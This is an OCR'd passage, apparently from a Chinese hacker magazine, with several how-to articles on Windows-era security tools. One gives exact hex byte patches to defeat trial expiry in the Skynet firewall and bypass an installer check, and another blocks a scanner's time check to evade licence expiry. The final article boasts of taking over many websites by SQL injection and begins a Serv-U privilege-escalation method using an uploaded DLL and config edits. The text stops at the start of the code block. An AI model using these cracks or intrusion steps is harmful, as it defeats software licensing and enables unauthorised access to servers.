


图3

提示：

在Windows 2000中，系统的Iprip服务用于侦听由使用Routing Information协议版本1（RIPv1）的路由器发送的路由更新信息，在服务列表中显示的名称为"RIP Listener"。

那么，如何清除这样的后门呢？首先在服务控制台用鼠标右键单击"Intranet Services"服务，从菜单中选择"停止"，然后在注册表中删除上述的"Iprip"项。重新启动计算机，再按照"ServiceDll"键值提示的位置删除后门程序的主文件即可。最后要提醒读者的是，对注册表进行修改前，应做好备份工作，以便出现错误时能够及时还原。

天网防火墙另类应用小妙招

天下

天网防火墙个人版是由天网安全实验室研发的网络安全工具，它提供强大的访问控制、应用选择、信息过滤等功能，可以帮你抵挡网络入侵和攻击，防止信息泄露，并可与天网安全实验室的网站相配合，根据可疑的攻击信息找到攻击者，因此可以很好的保护我们的网上安全。除此之外，天网防火墙还有其他许多妙用，请看本文的四则应用实例！

一、让流光Ⅳ永不过期

流光是款出色地漏洞扫描工具，Windows98 用户所能使用的最终版本为流光Ⅳ，自打该版本以后的流光都不支持Windows98用户了。而可怜的98用户连流光Ⅳ也不能一直使用下去了，因为在使用流光Ⅳ时它会提示软件已经过期，之后拒绝运行。利用天网防火墙可以让我们一直流光Ⅳ，使它永不过期。方法是：先把系统日期调整为2001年，这样流光Ⅳ就不会提示过期了。但是一旦你连线上网，流光Ⅳ又会提示软件过期，这是因为流光Ⅳ还会自动从网上校验时间，光改系统日期是不行的。不要急，请出我们的天网防火墙，用天网防火墙来破解它。运行天网防火墙，然后再启动流光Ⅳ，此时天网防火墙会弹出一个对话框，向你请示是否允许流光Ⅳ采用TCP协议连接到网络202.108.37.35和66.218.71.81，如图1、图2，在IE地址栏中输入http://66.218.71.81就知道66.218.71.81其实是雅虎的网站www.yahoo.com（图3）。




图 1




图 2




图 3

202.108.37.35就是新浪网www.sina.com.cn的IP地址。这回你该明白了吗？流光Ⅳ就是通过访问这两个网站来校验时间的，如果我们不让它访问这两个网站它就得不到目前真正的时间，这样不就可以长期使用流光Ⅳ了吗？所以，我们只要在“天网防火墙警告信息”窗口中把“以后都按照这次的操作进行”勾选上，然后点击“禁止”按钮，这样就可以禁止流光Ⅳ从网上校验时间，你的流光Ⅳ就永远都不会过期了！

二、让天网防火墙永不过期

天网防火墙是款非常好的免费个人防火墙，在使用一个月后发现会弹出过期提示框，这该怎么办呢？我们可以使用UltraEdit来简单的修改一下天网的主文件，这样就不会过期了。UltraEdit是一款非常出色的文字、Hex、ASCII码编辑软件，可以对EXE和DLL文件进行编辑。使用UltraEdit可以让我们自由定制自己的应用程序，真正做到随心所欲地使用软件。

用UltraEdit打开天网防火墙的主程序，然后点击“搜索”菜单下的“查找”，会打开“查找”对话框，在“查找内容”栏中输入E83E1F00008B45C88B10FF92D8000000，如图4所示，点击“下一个”按钮会找到上述字串，将光标定位在数据区，依次输入E83E1F00008B45C88B10909090909090将上述字串替换掉，保存修改结果退出即可。这样修改后，我们的天网就再也不会过期了。本方法对天网防火墙2.51有效，如果你使用的是2.5版，则搜索E8321F00008B45C88B10FF92D8000000，找到后改为E8321F00008B45C88B10909090909090就可以永不过期。对于还在使用天网防火墙个人版是2.46版的用户，请在UltraEdit中搜索0F97C083E001，找到后改为0F97C083E000。




图 4

UltraEdit汉化版下载地址：http://hnpy.onlinedown.net/down/cuedit1010c.exe，大小2908KB，赶快去下载吧，体验自己动手DIY软件的乐趣！

三、巧破广告上网卡的FLASH广告

现今宽带上网已经非常普及，但是由于种种原因使得还在使用Modem的网民也不在少数，为了节省money，许多拨号上网用户选择了使用上网卡，其中有一类上网卡非常便宜，它们就是广告上网卡，除了其本身价格低廉以外，还包电话费，于是许多人选择了这类上网卡。但是这类上网卡都有一个特点或者说缺点，那就是需要使用专用的拨号程序，这且不说，最令人受不了的是上网的时候会时不时的有FLASH广告跳出来让你看（很象QQ的FLASH广告），这使得本来速度就不快的“小猫”更加不堪重负、步履蹒跚。利用天网防火墙可以轻松地去除这些FLASH广告，让你在上网时免受打扰。

方法是：首先要安装广告上网卡的客户端，设置好你的上网帐号（不然就无法享受到优惠的价格了）。然后运行天网防火墙，再用广告上网卡客户端拨号上网，此时“勤劳”的天网防火墙会跳出一个对话框，提示你拨号客户端要连接Internet，询问是否允许该软件访问网络，点击“允许”，待拨号程序完成认证后，天网防火墙又会

提示你，应用程序mediachip.exe要连接Internet是否允许通过，mediachip.exe就是负责广告处理的程序，它要想连网下载FLASH广告到你的硬盘里，因此我们只要选择"禁止"即可，这样上网卡的FLASH广告就再也不会下载到你的电脑里了，既可以享受到广告上网保月卡的便宜，又没有广告的打扰，真是一举两得！

四、让你的天网防火墙成为"正式版"

最近从天天安全网下载了一款天网防火墙个人版2.51试用版，觉得非常不错。唯一的遗憾就是运行该软件后，在其界面中显示的是"试用版"，这成了我的心病，如果能把它改成"正式版"就好了。经过一番较量，终于让我找到了办法，在此公布出来，与大家一起分享经验和快乐。

下载并安装可执行文件资源修改软件eXeScope，eXeScope是个可以修改软件资源的工具，它能在没有资源文件的情况下分析、显示不同的信息，重写可执行文件的资源，包括EXE，DLL，OCX等文件的资源它都可以修改编辑。eXeScope可以直接修改用VC++及Delphi编制的程序的资源，包括菜单、对话框、字串表等，我们可以用它来修改天网的主文件PFW.exe，把其中的部分资源修改为我们想要的就可以了。eXeScope下载地址：http://xjonlinedown.net/down/eXeSc641.zip，大小589KB。

运行eXeScope，选择"文件"菜单中"打开"，在"打开"对话框中找到天网防火墙个人版的主文件PFW.exe，点击"打开"将其加入到eXeScope中，点击"资源"前面的"+"号，将其展开，再点击"资源"下面的"字符串"，找到"626"，在右边的窗口中你可以看到该资源的内容，如图所示（图5）。其中的"10002,试用版"正是我们这次修改的目标。将光标定位到"10002,试用版"中"版"字前，将"试用"




图5

去掉，用"正式"二字代替。现在，请你将光标定位到其他资源上，会弹出窗口询问你是否保存修改结果，当然选择保存了。

好了，退出eXeScope，运行天网防火墙个人版试试，看，它已经成为"正式版"了！而且分文未花！

之所以加上引号，是因为它是我们修改出来的，而非真正地正式版。但在学习的过程中体验一下DIY软件的乐趣又有何不可呢？

如果你手头上没有eXeScope，或者嫌这种方法麻烦（其实真的很简单），那么可以使用16进制文件编辑器UltraEdit。

用UltraEdit打开天网防火墙的主程序，然后点击"搜索"菜单下的"查找"，会打开"查找"对话框，在"查找什么"栏中输入"D5

8B2875487203"，点击"下一个"按钮会找到上述字串，将光标定位在数据区，依次输入"636B0F5

F487203"将上述字串替换掉，保存修改结果退出即可，这样修改的结果和上面的方法完全相同，那就是天网防火墙个人版已经成为"正式版"了！

五、让天网防火墙可以与瑞星防火墙共存

天网防火墙非常出色，不过，还有其他防火墙也很不错，比方说瑞星防火墙个人版就很好，不过这个瑞星防火墙在安装时会检测电脑中是否已经安装有其他软件防火墙，发现后就会弹出一个如图所示的对话框并拒绝继续安装（图6）。难道我们一定要卸载掉天网防火墙才行吗？不要着急，我有办法让这两款防火墙和平共处！


图6




图7

首先，把瑞星防火墙解压到任意一个文件夹中，然后运行运行UltraEdit，用它打开该文件夹中的setup.exe文件，接下来单击"搜索"菜单中的"查找"命令，在出现的对话框的"查找内容"一栏中输入：E81C2C000085C0741F（图7），单击"查找下一个"按钮会搜索到上面那些代码，把找到的代码改为：E81C2C000085C0EB1F，最后保存修改结果并退出UltraEdit，然后再运行setup.exe文件就可以顺利的安装下去了。

对了，忘记告诉大家天网防火墙的下载地址了，你可以到http://www.onlinedown.net/soft/6958.htm下载到它，天网防火墙绝对是我们的网络安全保护神！

（文中涉及到的程序天网防火墙已收录于光盘中）

Serv-U突破又一法

浪迹天

•大家都知道Serv-U是一个Windows平台下使用非常广泛的FTP服务器软件。Serv-U存在设计问题，本地攻击者可以利用这个漏洞以SYSTEM权限在系统上执行任意命令。所有Serv-U存在默认本地管理员登录密码，该帐户只能在本地接口中连接，因此本地攻击者可以连接Serv-U并建立拥有执行权限的FTP用户，在这个用户建立后，连接FTP服务器并执行"SITE EXEC"命令，程序就会以SYSTEM权限执行；还有的方法是克隆主机的FTP帐户给我们自己来用等等，在网上都有介绍，我在这里就不多说了。这样的漏洞使得我们在拿这样的主机的时候变的很轻松，最近笔者又学会一种方法，更加简单有效，来！和我去体验一把吧！

有天我很无聊，叫上朋友去网上练习SQL注入的技术，我们拿下WEBSHELL就把他们网站的漏洞的出处和怎么防范整理出来，再给站长发E-mail，也算是给国内的安全事业做点贡献吧！呵呵！最后做掉的网站太多了，也就玩腻了，去找个WEBSHELL提升权限去！随便找了一个，在他的硬盘里溜达，看到图1中的serv-u，哈哈，简单了，是吧！但是我们总是喜欢尝试新鲜的东西和技术，我们避开原来的方法，再找新的利用的办法！哈，有了。"六根山人"的办法很新颖和很简单，就多加一个文件，我们就用他吧！




图 1

这里要用到一个文件，servu.dll，用WEBSHELL把它上传到serv-u的安装目录下，如图2。




图 2

再在WEBSHELL上打开serv-u安装目录，打开配置文件ServUDaemon.ini，在文件末尾添加上下面的代码：

```
[EXTERNAL]
